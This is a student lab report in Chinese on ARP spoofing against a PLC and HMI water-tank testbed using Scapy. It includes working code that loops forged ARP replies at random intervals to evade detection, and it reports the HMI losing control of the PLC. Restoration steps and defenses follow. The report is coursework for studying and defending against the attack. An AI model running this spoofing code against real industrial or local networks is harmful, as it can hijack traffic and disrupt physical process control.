# 物联网安全第四次实验

- 实验名称：ARP欺骗攻击实验
- 专业：物联网工程
- 姓名：秦泽斌
- 学号：2212005
- 提交日期：2024.11.20

## 一、实验目的

理解ARP协议及ARP攻击基本原理，学习Python下的网络编程库Scapy的基本使用，并在实验环境中实现ARP攻击，理解保障系统安全的复杂性。

## 二、实验相关工具及编程库简介

### 1. Scapy 是什么?

**Scapy** 是一个强大的 Python 库，主要用于**网络数据包的生成、操作和分析。**它允许用户**发送、接收和处理网络数据包**，并支持多种协议，适合从简单的网络脚本到复杂的网络测试任务。

### 2. Scapy 的特点

1. **灵活性**:
   - 可以创建和修改几乎任何类型的网络数据包（如 ARP、TCP、UDP、ICMP 等）。
   - 支持自定义协议开发和扩展。
2. **多功能性**:
   - 网络扫描（如 ARP 扫描、端口扫描）。
   - 协议测试。
   - 入侵检测系统（IDS）规则测试。
   - 网络攻击模拟（如 ARP 欺骗、DoS 攻击）。
3. **跨平台支持**:
   - 可运行于 Linux、Windows 和 macOS。
4. **可扩展性**:
   - 用户可以轻松扩展其功能并集成到其他 Python 应用中。

---

### 3. 基本功能

1. **发送和接收数据包**:

```
from scapy.all import *

packet = IP(dst="8.8.8.8")/ICMP()
response = sr1(packet)
response.show()
```

2. **嗅探网络流量**：

```
packets = sniff(filter="tcp", count=10)
packets.summary()
```

3. **伪造数据包**：

```
fake_packet = IP(src="192.168.1.1", dst="192.168.1.2")/TCP(dport=80)/"Hello"
send(fake_packet)
```

4. **分析数据包**：

```
def analyze(packet):
    if packet.haslayer(TCP):
        print(packet.summary())

sniff(filter="tcp", prn=analyze)
```

---

## 4. Scapy 的优势

- 使用简单：基于 Python，代码简洁明了。
- 高度可定制：能满足各种场景下的网络开发和调试需求。
- 社区支持：Scapy 拥有活跃的社区，丰富的文档和教程。

# 三、实验原理

## 1. ARP协议

ARP（Address Resolution Protocol，地址解析协议）是用来在局域网内通过 **IP 地址** 找到对应 **MAC 地址** 的协议。

- **用途**：解决设备间通信时，已知 IP 地址但不知道 MAC 地址的问题。
- **工作方式**：
  1. 主机发送广播请求：“谁是某某 IP 地址？”
  2. 目标主机单播回复：“我是某某 IP，MAC 地址是 XX:XX:XX:XX:XX。”
- **特点**：
  - 只在局域网内工作。
  - 解析结果会存入 ARP 缓存以提高效率。
  - 易受 ARP 欺骗攻击。


简单来说，ARP 是局域网通信中的 IP 和 MAC 的“翻译官”。

## 2. ARP欺骗攻击原理

ARP 欺骗（ARP Spoofing）是一种网络攻击手段，攻击者通过伪造 ARP 数据包，向局域网内的目标设备发送错误的 IP 和 MAC 地址映射信息，导致目标设备更新其 ARP 缓存，从而实现流量劫持或中间人攻击（MITM）。

### 工作原理

1. **ARP 协议无认证机制**：
   - ARP 协议设计简单，接收到的 ARP 响应包不会验证是否来自合法主机，而是直接更新 ARP 缓存。
2. **欺骗过程**：
   - 攻击者伪造 ARP 响应包，将自己的 MAC 地址冒充为局域网中其他设备（如网关或目标主机）的 MAC 地址。
   - 目标设备接收伪造的 ARP 响应后，更新 ARP 缓存，错误地将 IP 地址与攻击者的 MAC 地址关联。
3. **结果**：
   - 攻击者可以拦截、篡改或阻断目标设备的网络流量。
   - 常用于实施中间人攻击（MITM）或拒绝服务攻击（DoS）




# 四、 实验内容

## 1. 发送ARP包确认HMI和PLC的IP及MAC地址

```
from scapy.all import *

plc = sr1(ARP(pdst="192.168.1.3"))
print("PLC:")
plc.show()

hmi = sr1(ARP(pdst="192.168.1.4"))
print("HMI:")
hmi.show()
```

分别向**ip地址**为192.168.1.3（**PLC**）和912.168.1.4（**HMI**）发送一个ARP请求包。然后使用**show()函数**打印输出接收到的ARP响应包，其中包含了源ip地址与源MAC地址的**映射关系**，结果如下：

```
PLC:
###[ ARP ]###
  hwtype    = Ethernet (10Mb)
  ptype     = IPv4
```

```
  hwlen     = 6
  plen      = 4
  op        = is-at
  hwsrc     = e0:dc:a0:36:bf:fd
  psrc      = 192.168.1.3
  hwdst     = 08:26:ae:3e:f3:b0
  pdst      = 192.168.1.99
###[ Padding ]###
     load      =
'\x00\x00\x00\x00\x00\x00\x00\x00\x00\x00\x00\x00\x00\x00\x00\x00\x00\x00'


 HMI:
 ###[ ARP ]###
  hwtype    = Ethernet (10Mb)
  ptype     = IPv4
  hwlen     = 6
  plen      = 4
  op        = is-at
  hwsrc     = e0:dc:a0:30:2f:3f
  psrc      = 192.168.1.4
  hwdst     = 08:26:ae:3e:f3:b0
  pdst      = 192.168.1.99
###[ Padding ]###
     load      =
'\x00\x00\x00\x00\x00\x00\x00\x00\x00\x00\x00\x00\x00\x00\x00\x00\x00\x00'
```

得到PLC和HMI的MAC地址分别为`e0:dc:a0:36:bf:fd`和`e0:dc:a0:30:2f:3f`

## 2. 构造ARP欺骗包并发送至HMI

```
atk = ARP(psrc="192.168.1.3", hwsrc="ee:ee:ee:ee:ee:ee",
hwdst="e0:dc:a0:30:2f:3f", pdst="192.168.1.4", op='is-at')
send(atk, inter=RandNum(10,20), loop=1)
```

### a. 创建一个 ARP 数据包

`ARP()` 用于构造一个 ARP 数据包，其中参数决定了该数据包的类型和内容。

- `psrc="192.168.1.3"`:
  **伪造的源 IP 地址**。攻击者冒充设备 `192.168.1.3`。
- `hwsrc="ee:ee:ee:ee:ee:ee"`:
  **伪造的源 MAC 地址**。攻击者假冒的 MAC 地址，与上面的 `psrc` 一起形成虚假的 IP-MAC 映射。
- `hwdst="e0:dc:a0:30:2f:3f"`:
  **目标设备的 MAC 地址**。攻击者欺骗的目标设备，表示将包直接发送给这个设备。
- `pdst="192.168.1.4"`:
  **目标设备的 IP 地址**。这是被欺骗的设备的 IP 地址。
- `op='is-at'`:
  表示这是一个 **ARP 响应包**，即“某 IP 地址位于某 MAC 地址”。这是 ARP 欺骗的核心。


### b. 发送数据包

```
send(atk, inter=RandNum(10,20), loop=1)
```

- `send()`：
  Scapy 函数，用于发送构造的网络数据包。
- `inter=RandNum(10,20)`：
  **随机间隔时间**，表示每隔 `10` 到 `20` 秒之间的随机时间发送一次数据包，防止被目标快速检测到。
- `loop=1`：
  设置为 `1`，表示循环发送伪造的 ARP 响应包。

## 3. 验证攻击是否成功

这时我们发现屏幕（HMI）已经无法控制PLC储水罐了，并且当前的储水量，高低警报限制也显示错误，这表明HMI已经失去了对PLC的控制。（现场已由老师检查）





## 4.复原现场

首先中断atk包的发送，然后发送resume包

```
resume = ARP(psrc="192.168.1.3", hwsrc="e0:dc:a0:36:bf:fd",
hwdst="e0:dc:a0:30:2f:3f", pdst="192.168.1.4", op='is-at')
send(resume, inter=RandNum(1,10), loop=1)
```

然后就会发现HMI对PLC的控制已经恢复




# 五、回答问题

1. **为什么攻击后需要复原现场?**

> 攻击后复原现场让系统能恢复正常的通信，还原我们对实验箱的攻击造成的破坏，保护实验箱是我们做实验时的责任。

2. **本实验的攻击效果与实验二中指令攻击的攻击效果有何异同？为什么?**

> 本实验采用的攻击是ARP欺骗攻击，实验二采用的攻击是指令攻击
>
> - 相同点：两种攻击方式都是通过伪造并修改数据包，并将其送入HMI和PLC的环境来干扰两者之间的正常通讯。
> - 不同点：ARP欺骗攻击主要针对局域网中的通信，通过欺骗目标主机的ARP表实现攻击；而指令攻击则是针对系统或应用程序的漏洞，通过发送恶意指令或利用已知的指令注入漏洞来攻击目标。

3. **本实验中的ARP欺骗攻击对实验三中受到加密保护的系统是否有效？为什么?**

> 有效。
>
> 因为ARP欺骗攻击的原理是让IP和MAC无法建立正确映射关系，而实验三中的加密保护是对发送的数据包内容进行加密，使攻击者无法解析数据包的内容。

4. **简要探讨ARP攻击防范措施**

> 防范ARP攻击的主要措施包括：**绑定静态ARP表**，手动设置可信的IP和MAC映射，避免被篡改；启用**动态ARP检测（DAI）**功能，通过交换机验证ARP包的合法性；使用**加密协议（如HTTPS）**保护敏感数据，即使流量被截获也无法解密；部署**入侵检测系统（IDS）**，实时监控和拦截异常的ARP流量；定期检查和清理ARP缓存，及时发现伪造记录。综合运用多种方法可以有效降低攻击风险。

# 六、总结与感悟

通过本次实验，我们不仅学习了 **Scapy** 包的使用方法，还深入掌握了 **ARP 欺骗攻击**的原理和具体实现手段，进一步理解了此类攻击对 **工业控制系统**可能造成的严重危害。实验的过程也深刻提醒我们，网络安全防护工作的重要性不容忽视。在未来的学习和实践中，我们将更加关注此类安全威胁，探索更有效的检测和防御措施，为构建更加安全可靠的网络环境奠定基础。